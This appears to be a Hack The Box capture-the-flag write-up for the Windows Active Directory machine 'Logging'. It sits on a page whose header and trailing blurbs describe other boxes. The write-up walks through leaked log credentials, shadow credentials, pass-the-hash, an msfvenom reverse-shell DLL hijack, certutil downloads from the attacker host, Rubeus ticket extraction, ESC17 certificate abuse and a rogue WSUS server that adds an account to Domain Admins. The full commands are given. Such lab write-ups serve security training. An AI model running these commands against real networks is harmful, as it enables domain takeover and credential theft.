



HTB: Helix Writeup
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.

Logging is a medium Windows Active Directory machine that begins with provided low-privilege credentials for wallace.everette. An SMB share named Logs exposes application trace files, one of which contains plaintext credentials for svc_recovery embedded in an LDAP connection context dump. The account is restricted from standard logon but a TGT can be obtained via Kerberos pre-auth, which is enough to exploit a GenericWrite over the managed service account MSA_HEALTH$ using shadow credentials. From that foothold, enumeration of a scheduled task reveals that a custom update utility runs as jaylee.clifton and loads a DLL from a path writable by standard users. Dropping a malicious DLL inside a ZIP archive into the watched directory triggers the task and lands a shell as jaylee.clifton. That account is a member of the IT group, which holds enrollment rights on a certificate template named UpdateSrv - a textbook ESC17 configuration. Because jaylee.clifton also has DNS creation rights, we forge a wsus.logging.htb record, request a server-auth certificate for that name, and stand up a rogue WSUS server. When the domain controller polls the spoofed update endpoint, our injected command adds MSA_HEALTH$ to Domain Admins, giving us full control of the domain.
The initial scan returns a port list that screams Windows domain controller: DNS, Kerberos, LDAP, RPC, SMB, WinRM, and a couple of ports in the 8530/8531 range that are worth noting.
rustscan 10.129.23.62 -- -Pn -A -oA fulltcp
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: logging.htb)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
8530/tcp  open  http          Microsoft IIS httpd 10.0
8531/tcp  open  ssl/unknown
9389/tcp  open  mc-nmf        .NET Message Framing
<SNIP>
Service Info: Host: DC01; OS: Windows
The LDAP certificate confirms the domain is logging.htb with a hostname of DC01.logging.htb. Ports 8530 and 8531 are the default HTTP and HTTPS ports for Windows Server Update Services (WSUS) - worth keeping in the back of the mind.
With credentials in hand from the start, I generate the hosts file and Kerberos config and also kick off a BloodHound collection immediately so that data is available whenever I need it.
nxc smb 10.129.23.62 --generate-hosts-file hosts
nxc smb 10.129.23.62 --generate-krb5-file krb5
cat hosts | sudo tee -a /etc/hosts
cat krb5 | sudo tee /etc/krb5.conf
10.129.23.62 DC01.logging.htb logging.htb DC01
rusthound-ce -d logging.htb -c All -u 'wallace.everette' -i 10.129.23.62 -z --dns-tcp
[*] MachineAccountQuota: 10
[*] Found 12 enabled certificate templates
[*] 14 users parsed!
[*] 65 groups parsed!
[*] 1 computers parsed!
[*] 34 certtemplates parsed!
[*] .//20260424142821_logging-htb_rusthound-ce.zip created!
The 12 enabled certificate templates are interesting straight away - ADCS is configured and active on this domain.
The web server on port 80 returns the default IIS page. Directory fuzzing turns up nothing of note; there are no hosted applications here.
Before diving into shares, I check for low-hanging fruit on LDAP - Kerberoastable and ASREProastable accounts.
nxc ldap 10.129.23.62 -u 'wallace.everette' -p '[REDACTED]' --kerberoast kerberoast.out
nxc ldap 10.129.23.62 -u 'wallace.everette' -p '[REDACTED]' --asreproast asrep.out
[*] Skipping disabled account: krbtgt
[*] Total of records returned 0
...
No entries found!
No kerberoastable accounts beyond the disabled krbtgt, and nothing ASREProastable either. Moving on.
nxc smb 10.129.23.62 -u wallace.everette -p '[REDACTED]' --shares
SMB  10.129.23.62  445  DC01  Share           Permissions     Remark
SMB  10.129.23.62  445  DC01  -----           -----------     ------
SMB  10.129.23.62  445  DC01  ADMIN$                          Remote Admin
SMB  10.129.23.62  445  DC01  C$                              Default share
SMB  10.129.23.62  445  DC01  IPC$            READ            Remote IPC
SMB  10.129.23.62  445  DC01  Logs            READ
SMB  10.129.23.62  445  DC01  NETLOGON        READ            Logon server share
SMB  10.129.23.62  445  DC01  SYSVOL          READ            Logon server share
SMB  10.129.23.62  445  DC01  WSUSTemp                        A network share used by Local Publishing from a Remote WSUS Console Instance.
The Logs share stands out - it is non-standard and readable. The WSUSTemp share reinforces what the port scan already suggested: WSUS is in play here. Let me grab everything from Logs.
smbclient //10.129.23.62/Logs -U 'logging.htb\wallace.everette'
smb: \> dir
  Audit_Heartbeat.log
  IdentitySync_Trace_20260219.log
  Service_State.log
  TaskMonitor.log
smb: \> prompt off
smb: \> mget *
Most of the files are routine heartbeat and state entries. The interesting one is IdentitySync_Trace_20260219.log. Buried in its LDAP connection initialization output is a connection context dump that was not supposed to end up in logs:
[2026-02-09 03:00:03.125] [PID:4102] [Thread:04] VERBOSE - ConnectionContext Dump: {
  Domain: "logging.htb",
  Server: "DC01",
  SSL: "False",
  BindUser: "LOGGING\svc_recovery",
  BindPass: "[REDACTED]",
  Timeout: 30
}
[2026-02-09 03:00:03.488] [PID:4102] [Thread:04] ERROR - LdapException: AcceptSecurityContext error, data 52e
Credentials for svc_recovery, logged in plaintext at VERBOSE level during an LDAP bind that subsequently failed - a classic case of debug logging left enabled in production. The error code 52e is LDAP_INVALID_CREDENTIALS, which is a bit confusing since we can see the password right there, but the key detail is that this particular session used the wrong password or a stale one. The credential itself is valid though, as we’re about to confirm.
Trying the credential over SMB fails immediately with an account restriction:
nxc smb 10.129.23.62 -u svc_recovery -p '[REDACTED]'
[-] logging.htb\svc_recovery:[REDACTED] STATUS_ACCOUNT_RESTRICTION
STATUS_ACCOUNT_RESTRICTION means the password was accepted but the logon was blocked by policy - interactive logon is most likely disabled for this account. Attempting LDAP with Kerberos auth via nxc returns a different error:
nxc ldap 10.129.23.62 -u svc_recovery -p '[REDACTED]' -k
[-] logging.htb\svc_recovery:[REDACTED] KDC_ERR_PREAUTH_FAILED
KDC_ERR_PREAUTH_FAILED is a Kerberos pre-authentication failure - different from an account restriction. nxc’s Kerberos path appears to be behaving differently from impacket’s implementation here. Trying getTGT.py directly works fine:
getTGT.py 'LOGGING.HTB/svc_recovery:[REDACTED]'
export KRB5CCNAME=/home/itzvenom/boxes/htb/logging/svc_recovery.ccache
[*] Saving ticket in svc_recovery.ccache
With a valid TGT, we can now authenticate to any Kerberos-aware service as svc_recovery.
BloodHound shows that svc_recovery has GenericWrite over the managed service account MSA_HEALTH$.

GenericWrite over an account allows us to modify the msDS-KeyCredentialLink attribute, which is the basis of the shadow credentials attack. The idea is simple: we add our own certificate’s public key to that attribute. When the account next performs Kerberos authentication, the KDC will issue a TGT that we can decrypt with our private key - without ever needing or knowing the account’s actual password. This works because PKINIT (public key Kerberos) validates certificate ownership rather than a shared secret.
pywhisker -d "logging.htb" -u "svc_recovery" -k --no-pass --dc-ip 10.129.23.62 \
  --target "MSA_HEALTH$" --action "add"
[*] Generating certificate
[*] KeyCredential generated with DeviceID: e10f6d9c-c5dd-ca0e-67c0-d851e4a0a523
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: sEb6EfHf.pfx
[*] Must be used with password: 7gLNBD4qmHszf3sqMkZl
Now we use the generated certificate to get a TGT for MSA_HEALTH$ via PKINIT, then extract the account’s NT hash from the PAC:
python3 gettgtpkinit.py -dc-ip 10.129.23.62 \
  -cert-pfx sEb6EfHf.pfx -pfx-pass 7gLNBD4qmHszf3sqMkZl \
  'LOGGING.HTB/MSA_HEALTH$' 'MSA_HEALTH$.ccache'
[*] AS-REP encryption key (you might need this later):
    e8d06a150248d068a435b6140f293254b1e7416c4015e87c7873c60bdedc55e7
[*] Saved TGT to file
export KRB5CCNAME=./MSA_HEALTH\$.ccache
python3 getnthash.py -k e8d06a150248d068a435b6140f293254b1e7416c4015e87c7873c60bdedc55e7 \
  -dc-ip 10.129.23.62 'LOGGING.HTB/MSA_HEALTH$'
Recovered NT Hash
[REDACTED]
With the NT hash we connect via Evil-WinRM using pass-the-hash:
evil-winrm -i DC01.logging.htb -u 'MSA_HEALTH$' -H '[REDACTED]'
The MSA_HEALTH$ account has a Documents folder containing a PowerShell script called monitor.ps1. Reading it reveals that this script monitors a scheduled task named UpdateChecker Agent and appends health status entries to C:\Share\Logs\TaskMonitor.log - which explains the TaskMonitor.log file we found on the SMB share earlier.
*Evil-WinRM* PS C:\Users\msa_health$\Documents> type monitor.ps1
$TaskName = "UpdateChecker Agent"
$LogPath = "C:\Share\Logs\TaskMonitor.log"

$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$task = $service.GetFolder("\").GetTask($TaskName)
<SNIP>
Add-Content -Path $LogPath -Value $Message
The script uses the COM interface instead of Get-ScheduledTask - likely to avoid CIM/WMI permission restrictions. The same COM interface works for us to interrogate the task directly:
$service = New-Object -ComObject "Schedule.Service"
$service.Connect()
$task = $service.GetFolder("\").GetTask("UpdateChecker Agent")
$task.Definition.Actions
$task.Definition.Principal
Path      : "C:\Program Files\UpdateMonitor\UpdateMonitor.exe"
Arguments : 500 /scan=3 /autofix=true

UserId    : jaylee.clifton
LogonType : 1
The task runs as jaylee.clifton. The binary is UpdateMonitor.exe. Checking the permissions on the directory:
icacls "C:\Program Files\UpdateMonitor"
C:\Program Files\UpdateMonitor logging\IT:(OI)(CI)(F)
                               NT AUTHORITY\SYSTEM:(I)(F)
                               BUILTIN\Administrators:(I)(F)
                               BUILTIN\Users:(I)(RX)
<SNIP>
The logging\IT group has full control over the entire directory, including all objects and containers within it. MSA_HEALTH$ is not in IT, but we can still read the binary and understand its behavior.
Running the binary manually reveals its logic:
*Evil-WinRM* PS C:\Program Files\UpdateMonitor> .\UpdateMonitor.exe --help
[2026-04-24 14:38:13] Starting Sentinel Update Check...
[2026-04-24 14:38:13] Checking for update on core server...
[2026-04-24 14:38:13] Info: Core did not find file Settings_Update.zip
[2026-04-24 14:38:13] Checking for update on local server...
[2026-04-24 14:38:13] No updates found locally: C:\ProgramData\UpdateMonitor\Settings_Update.zip.
[2026-04-24 14:38:13] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-04-24 14:38:13] Failed to load settings_update.dll. Error code: 126
[2026-04-24 14:38:13] Update check completed.
The flow is clear: the binary looks for Settings_Update.zip in C:\ProgramData\UpdateMonitor\, extracts it to C:\Program Files\UpdateMonitor\bin\, and then loads settings_update.dll from that location. Error 126 is ERROR_MOD_NOT_FOUND - the DLL simply does not exist yet, so LoadLibrary fails cleanly. The question now is whether we can write to C:\ProgramData\UpdateMonitor\:
icacls "C:\ProgramData\UpdateMonitor"
C:\ProgramData\UpdateMonitor NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(F)
                             BUILTIN\Users:(I)(OI)(CI)(RX)
                             BUILTIN\Users:(I)(CI)(WD,AD,WEA,WA)
BUILTIN\Users has write, create, and append data permissions on the directory itself. We can create Settings_Update.zip here. Since MSA_HEALTH$ is a domain account and a regular user principal, this permission applies to us.
I generate a reverse shell DLL, package it in a ZIP, and transfer it:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=443 -f dll -o settings_update.dll
zip Settings_Update.zip settings_update.dll
*Evil-WinRM* PS C:\ProgramData\UpdateMonitor> certutil.exe -urlcache -split -f http://10.10.14.24/Settings_Update.zip Settings_Update.zip
With a listener running, I wait for the scheduled task to fire. After a few minutes the task triggers and the logs show:
[2026-04-24 15:02:15] Successfully unzipped update to C:\Program Files\UpdateMonitor\bin\
[2026-04-24 15:02:15] Loading update applier: C:\Program Files\UpdateMonitor\bin\settings_update.dll
[2026-04-24 15:02:15] Failed to load settings_update.dll. Error code: 193
Error 193 is ERROR_BAD_EXE_FORMAT - the binary architecture is wrong. The 64-bit DLL was rejected because the process is 32-bit. Rebuilding with the correct target fixes this:
msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=443 -f dll -o settings_update.dll
zip Settings_Update.zip settings_update.dll
On the next task execution, the shell arrives:
[*] Started reverse TCP handler on 10.10.14.24:443
[*] Command shell session 1 opened (10.10.14.24:443 -> 10.129.23.62:56195)

C:\Users\jaylee.clifton\Desktop> type user.txt
[REDACTED]
jaylee.clifton is a member of the IT group, which BloodHound flagged as having enrollment rights against a template. Before doing anything else, I need to get jaylee.clifton’s credentials into a usable form. Since we have execution in their session context, Rubeus can extract a delegation TGT directly from the current logon session:
certutil.exe -urlcache -split -f http://10.10.14.24/Rubeus.exe rubeus.exe
.\rubeus.exe tgtdeleg /nowrap
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] base64(ticket.kirbi):
      doIFyDCCBcSgAwIBBa...
Back on the attacking machine, convert the ticket and use it with certipy:
cat ticket.kirbi | base64 -d > ticket_decoded.kirbi
ticketConverter.py ticket_decoded.kirbi jaylee.clifton.ccache
export KRB5CCNAME=./jaylee.clifton.ccache

certipy-ad find -u jaylee.clifton@logging.htb -k -dc-ip 10.129.23.62 \
  -target DC01.logging.htb -enable -stdout
Certificate Templates
  0
    Template Name                       : UpdateSrv
    Display Name                        : UpdateSrv
    Enabled                             : True
    Client Authentication               : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Authorized Signatures Required      : 0
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LOGGING.HTB\IT
                                          LOGGING.HTB\Domain Admins
                                          LOGGING.HTB\Enterprise Admins
    [+] User Enrollable Principals      : LOGGING.HTB\IT
This is ESC17 - a certificate template misconfiguration that is closely related to ESC1 but targets server authentication rather than client authentication.

Standard ESC1 abuses templates where a low-privilege user can specify an arbitrary UPN (user identity) in the Subject Alternative Name, then use that certificate for Kerberos authentication as the impersonated user. ESC17 works differently: the template here allows Server Authentication rather than client/domain authentication. You cannot use a server-auth certificate to log in as a domain user - but you can use it to impersonate a server that other machines trust.
The UpdateSrv template has every condition for ESC17: the CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT flag is set so the requester controls the certificate subject, the EKU is Server Authentication, enrollment is open to the IT group without manager approval, and no authorized signature is required. This means any member of IT can request a certificate for an arbitrary DNS name - including wsus.logging.htb.
The attack surface here is WSUS. Windows clients that use WSUS for updates periodically poll the configured update server endpoint. If an attacker controls that endpoint’s certificate and DNS record, they can serve responses as if they were the legitimate WSUS server. For HTTPS-enabled WSUS (port 8531), a valid server certificate is the only barrier to interposing on this traffic. The UpdateSrv template removes that barrier.
bloodyAD --host dc01.logging.htb -d logging.htb -u 'jaylee.clifton' -k add dnsRecord 'wsus' 10.10.14.24
With that record in place, any machine in the domain that resolves wsus.logging.htb will be directed to us.
The chain is therefore:
wsus.logging.htb using UpdateSrvwsus.logging.htb pointing at our IPSYSTEMcertipy-ad req -u 'jaylee.clifton@logging.htb' -k \
-target dc01.logging.htb -dc-host dc01.logging.htb -dc-ip 10.129.23.62 \
-ca 'logging-DC01-CA' -template 'UpdateSrv' -dns 'wsus.logging.htb'
[*] Successfully requested certificate
[*] Got certificate with DNS Host Name 'wsus.logging.htb'
[*] Saving certificate and private key to 'wsus.pfx'
The CA issued the certificate without question - there is no approval gate, and the template explicitly allows the requester to supply the subject. We now hold a certificate that any machine in this domain will accept as proof that we are the legitimate wsus.logging.htb server.
wsuks expects the certificate and key as a combined PEM file rather than PFX, so we extract each component and concatenate them:
certipy cert -pfx wsus.pfx -nokey -out wsus.crt
certipy cert -pfx wsus.pfx -nocert -out wsus.key
cat wsus.crt wsus.key > wsus.pem
With the certificate ready, the wsuks tool handles the rogue WSUS service. It binds to port 8531, presents our certificate over TLS, and when a client connects and requests updates, it responds with a spoofed update record. The “update” payload is a Microsoft-signed binary (PsExec64.exe) invoked with arguments that execute our chosen command - in this case, adding MSA_HEALTH$ to Domain Admins:
sudo wsuks --serve-only --WSUS-Server wsus.logging.htb --tls-cert wsus.pem -I tun0 \
  -c '/accepteula /s powershell.exe -ExecutionPolicy Bypass -Command "Add-ADGroupMember -Identity \"Domain Admins\" -Members \"MSA_HEALTH$\""'
[+] Received POST request: /ClientWebService/client.asmx (GetConfig)
[+] Received POST request: /ClientWebService/client.asmx (GetCookie)
[+] Received POST request: /ClientWebService/client.asmx (SyncUpdates)
[+] Received POST request: /ClientWebService/client.asmx (GetExtendedUpdateInfo)
[+] Received GET request: /1a9aa186-d892-48ba-b056-dd5ce1b32f8c/PsExec64.exe
[+] GET request for exe: /1a9aa186-d892-48ba-b056-dd5ce1b32f8c/PsExec64.exe
The machine polls the rogue endpoint, fetches the update binary, and runs it as SYSTEM. Verifying from our existing MSA_HEALTH$ shell:
*Evil-WinRM* PS C:\Users\msa_health$\Documents> Get-ADGroupMember "Domain Admins"
SamAccountName    : Administrator
SamAccountName    : toby.brynleigh
SamAccountName    : msa_health$
MSA_HEALTH$ is now a Domain Admin. Reconnecting via Evil-WinRM with the existing hash, we have full access to the domain. The root flag is on toby.brynleigh’s desktop:
*Evil-WinRM* PS C:\Users\toby.brynleigh\Desktop> type root.txt
[REDACTED]
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.
NanoCorp is a Windows AD box: a job-application zip upload leaks an NTLM hash via CVE-2025-24071, AD group abuse pivots accounts, and an NTLM reflection trick (CVE-2025-33073) lands a privileged DC shell.
Break out of a locked Windows VDI kiosk over RDP, recover credentials from an unattend.xml, exploit an unquoted service path, and weaponize a DLL plugin hijack to gain local admin.